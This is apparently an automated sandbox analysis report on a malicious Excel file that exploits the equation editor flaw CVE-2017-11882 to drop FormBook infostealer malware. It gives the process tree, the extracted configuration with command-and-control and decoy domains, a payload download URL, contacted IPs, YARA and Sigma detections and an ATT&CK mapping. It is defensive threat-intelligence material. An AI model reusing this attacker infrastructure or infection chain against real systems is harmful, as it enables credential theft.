ID: 502271
Sample Name:
Sajeeb09908976745344567.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:01:48
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Sajeeb09908976745344567.xlsx

Overview


General Information

Sample Name:	Sajeeb09908976745344567.xlsx
Analysis ID:	502271
MD5:	ac493c2681477e..
SHA1:	2d9019b6c2f57c6..
SHA256:	9efaa722d6e9df7..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Detected unpacking (changes PE se…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 284 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2540 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1292 cmdline: 'C:\Users\Public\vbc.exe' MD5: 0031A23B4BB6ABCDCCC5F8122DE5FCB5)
    - vbc.exe (PID: 2072 cmdline: 'C:\Users\Public\vbc.exe' MD5: 0031A23B4BB6ABCDCCC5F8122DE5FCB5)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - netsh.exe (PID: 1864 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: 784A50A6A09C25F011C3143DDD68E729)
          - cmd.exe (PID: 2544 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.naplesconciergerealty.com/mxnu/"
  ],
  "decoy": [
    "insightmyhome.com",
    "gabriellamaxey.com",
    "029atk.xyz",
    "marshconstructions.com",
    "technichoffghosts.com",
    "blue-ivy-boutique-au.com",
    "1sunsetgroup.com",
    "elfkuhnispb.store",
    "caoliudh.club",
    "verifiedpaypal.net",
    "jellyice-tr.com",
    "gatescres.com",
    "bloomberq.online",
    "crystaltopagent.net",
    "uggs-line.com",
    "ecommerceplatform.xyz",
    "historyofcambridge.com",
    "sattaking-gaziabad.xyz",
    "digisor.com",
    "beachpawsmobilegrooming.com",
    "whitebot.xyz",
    "zacky6.online",
    "qlfa8gzk8f.com",
    "scottjasonfowler.com",
    "influxair.com",
    "desongli.com",
    "xn--w7uy63f0ne2sj.com",
    "pinup722bk.com",
    "haohuatour.com",
    "dharmathinkural.com",
    "hanjyu.com",
    "tbrhc.com",
    "clarityflux.com",
    "meltonandcompany.com",
    "revgeek.com",
    "onehigh.club",
    "closetu.com",
    "yama-nkok.com",
    "brandonhistoryandinfo.com",
    "funkidsroomdecor.com",
    "epilasyonmerkeziankara.com",
    "265411.com",
    "watch12.online",
    "dealsbonaza.com",
    "gold2guide.art",
    "tomclark.online",
    "877961.com",
    "washingtonboatrentals.com",
    "promovart.com",
    "megapollice.online",
    "taquerialoteria.com",
    "foxsontreeservice.com",
    "safebookkeeping.com",
    "theeducationwheel.online",
    "sasanos.com",
    "procurovariedades.com",
    "normandia.pro",
    "ingdalynnia.xyz",
    "campusguideconsulting.com",
    "ashramseries.com",
    "clubcupids.art",
    "mortgagerates.solutions",
    "deepscanlabs.com",
    "insulated-box.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.697947104.0000000000250000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.697947104.0000000000250000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.697947104.0000000000250000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000000.524713995.00000000097BD000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000000.524713995.00000000097BD000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Application Shimming 1	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comn
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Application Shimming 1	Disable or Modify Tools 2	LSASS Memory	Security Software Discovery 2 5 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comn
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	System Information Discovery 1 1 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Sajeeb09908976745344567.xlsx	30%	Virustotal		Browse
Sajeeb09908976745344567.xlsx	22%	ReversingLabs	Document-Excel.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	36%	ReversingLabs	Win32.Trojan.Nsisx	
C:\Users\user\AppData\Local\Temp\nsf86CE.tmp\dulsmde.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	36%	ReversingLabs	Win32.Trojan.Nsisx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
4.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
8.2.netsh.exe.6d3da0.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
4.2.vbc.exe.3030000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.netsh.exe.2c6796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.washingtonboatrentals.com/mxnu/?0h=6lxhT6_0RrqDgXE0&bV8=5sVEEjOjrPj2idxjAkM9c91RRKirbtM3qCtWvXETAP1vtyCGbasEc4a0ZRfXFvjfhHczKQ==	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	Virustotal		Browse
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.naplesconciergerealty.com/mxnu/	7%	Virustotal		Browse
www.naplesconciergerealty.com/mxnu/	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://192.3.110.172/000900/vbc.exe	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.washingtonboatrentals.com	3.64.163.50	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.washingtonboatrentals.com/mxnu/?0h=6lxhT6_0RrqDgXE0&bV8=5sVEEjOjrPj2idxjAkM9c91RRKirbtM3qCtWvXETAP1vtyCGbasEc4a0ZRfXFvjfhHczKQ==	true	• Avira URL Cloud: safe	unknown
www.naplesconciergerealty.com/mxnu/	true	• 7%, Virustotal, Browse • Avira URL Cloud: malware	low
http://192.3.110.172/000900/vbc.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.64.163.50	www.washingtonboatrentals.com	United States		16509	AMAZON-02US	true
192.3.110.172	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502271
Start date:	13.10.2021
Start time:	19:01:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Sajeeb09908976745344567.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/15@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.3% (good quality ratio 17.4%) • Quality average: 77.5% • Quality standard deviation: 27.9%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:02:52	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified

Time	Type	Description
19:03:00	API Interceptor	60x Sleep call for process: vbc.exe modified
19:03:29	API Interceptor	229x Sleep call for process: netsh.exe modified
19:04:15	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3.64.163.50	pago atrasado.exe	Get hash	malicious	Browse	• www.everythangbutwhite.com/u9xn/?z0=a5lGPNkliMrRjEJlFMTr6wLc8iEcWRvcvuUq3Ax8SYLvcABDJqlPe7bn0Dwhj5qYaiRJ&PjlT=JhfHclW8zdo
	dtMT5xGa54.exe	Get hash	malicious	Browse	• www.washingtonboatrentals.com/mxnu/?7nq=5sVEEjOmrIjyiN9vCkM9c91RRKirbtM3qC1GzUYSEv1utDuAcK9IK8i2a3TROe3U0hoE&nZkd=5jux_PXX
	Sauermann New Order.exe	Get hash	malicious	Browse	• www.austindemolitioncontractor.com/b5ce/?6lXX=bq879k6PIBz+oRBHyJuPsdt6y2gkPqxT6d7DjVxQu7/X3zEo7DCM784DGAuEKxrnN+bH&Ytx=2dN4
	DHL Shipment Notification 74683783.exe	Get hash	malicious	Browse	• www.laced.xyz/i6rd/?Y8=1bxX_L&k48hR8=bU44cl6fE0o4iZpo6i4S2m/nC9aLfjgVnfDy0K3sTdjFHTQB5cWrVvnhM2X89lB4R8AN
	549TXoJm6p.exe	Get hash	malicious	Browse	• www.washingtonboatrentals.com/mxnu/?7nIdZB8X=5sVEEjOmrIjyiN9vCkM9c91RRKirbtM3qC1GzUYSEv1utDuAcK9IK8i2a0zrePXsuGJD&F0Gd=FTtl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bGOw6FuOUA.exe	Get hash	malicious	Browse	• www.oklahomaexcavation.com/tumb/?9r5T0HU8=4zPt7kWXGWh8HwUtv3PPZv5m2ZyxYLCi6mZUOZySZKAhwaBoSeDisr+J5xLeKjwvLd91&n0D=drcP0F7Pi
	FedEx_AWB#_224174658447.exe	Get hash	malicious	Browse	• www.theexecutivefidgetset.com/c6bi/?B6Aljdbx=RXkkfcjOLYbVurqjx6Do7wX6XiONuzHvFSVLSigBzh6JR7xwn6Utb+JN3RYER/bqPk+5&FDHH=1bcdAJbhe
	Inquiry Urgent Grupo Dani Chile.exe	Get hash	malicious	Browse	• www.austindemolitioncontractor.com/b5ce/?_H=bq879k6PIBz+oRBHyJuPsdt6y2gkPqxT6d7DjVxQu7/X3zEo7DCM784DGDC+JwHcOJ6WTAkuuQ==&1bHXKB=MPLdBHEh52ZHYR
	Angebotsanfrage 86548.exe	Get hash	malicious	Browse	• www.atomizer.xyz/ou3t/?gFN4gfKP=qCel+gZZ+aBIYanTm7BoA5PU6r5HF03c6K+zh0la/cWjKu1aViUN5EQRe83WYvNeEkRU&3ff87=TXX86TTxSb7xn
	Cost Inquiry.exe	Get hash	malicious	Browse	• www.villamante.com/b5ce/?mXeTaX=Jbmx24p0ClFL&J2M=7yv+sRlAJqST60jDhfTKkVYz9ALetPX59nt/q3NTarObbD6Qp3RvHJttKj33GsqHaGK/
	Mikbin.exe	Get hash	malicious	Browse	• www.stockgorithm.com/da5x/?QpEpWh68=J+cZRauKlV/tggET7eClJZXSWMQFV+UNHr5fuOU02VP1OAVrGtEHn2Eq0bHkvDt33Ysy&x6kH=Xl_h-TZ09

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.washingtonboatrentals.com	dtMT5xGa54.exe	Get hash	malicious	Browse	• 3.64.163.50
	549TXoJm6p.exe	Get hash	malicious	Browse	• 3.64.163.50

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Paymentslip 10132021.xlsx	Get hash	malicious	Browse	• 192.3.13.95
	Swift.xlsx	Get hash	malicious	Browse	• 192.3.222.155
	ojZRw3eBpN	Get hash	malicious	Browse	• 107.172.24.165
	yEumlkJuVE	Get hash	malicious	Browse	• 107.173.176.7
	DHL consignment number_600595460.xlsx	Get hash	malicious	Browse	• 198.12.84.79
	4f0PBbcOBI	Get hash	malicious	Browse	• 107.173.176.7
	IdXkXl1i9r	Get hash	malicious	Browse	• 107.173.176.7
	RlypFfB7n8	Get hash	malicious	Browse	• 107.173.176.7
	7iw4z5l41w	Get hash	malicious	Browse	• 107.173.176.7
	6wfKGbEfZN	Get hash	malicious	Browse	• 107.173.176.7
	Invoice_Charge.xlsx	Get hash	malicious	Browse	• 192.227.158.101
	090900 Quotation - Urgent.xlsx	Get hash	malicious	Browse	• 107.172.13.131
	Contract.xlsx	Get hash	malicious	Browse	• 192.3.122.140
	REF_MIDLGB34.xlsx	Get hash	malicious	Browse	• 23.94.159.208
	PO08485.xlsx	Get hash	malicious	Browse	• 107.172.13.137
	lod1.xlsx	Get hash	malicious	Browse	• 192.3.122.140
	Invoice Charge.xlsx	Get hash	malicious	Browse	• 192.227.158.101
	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	• 192.3.110.172
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 192.3.13.95
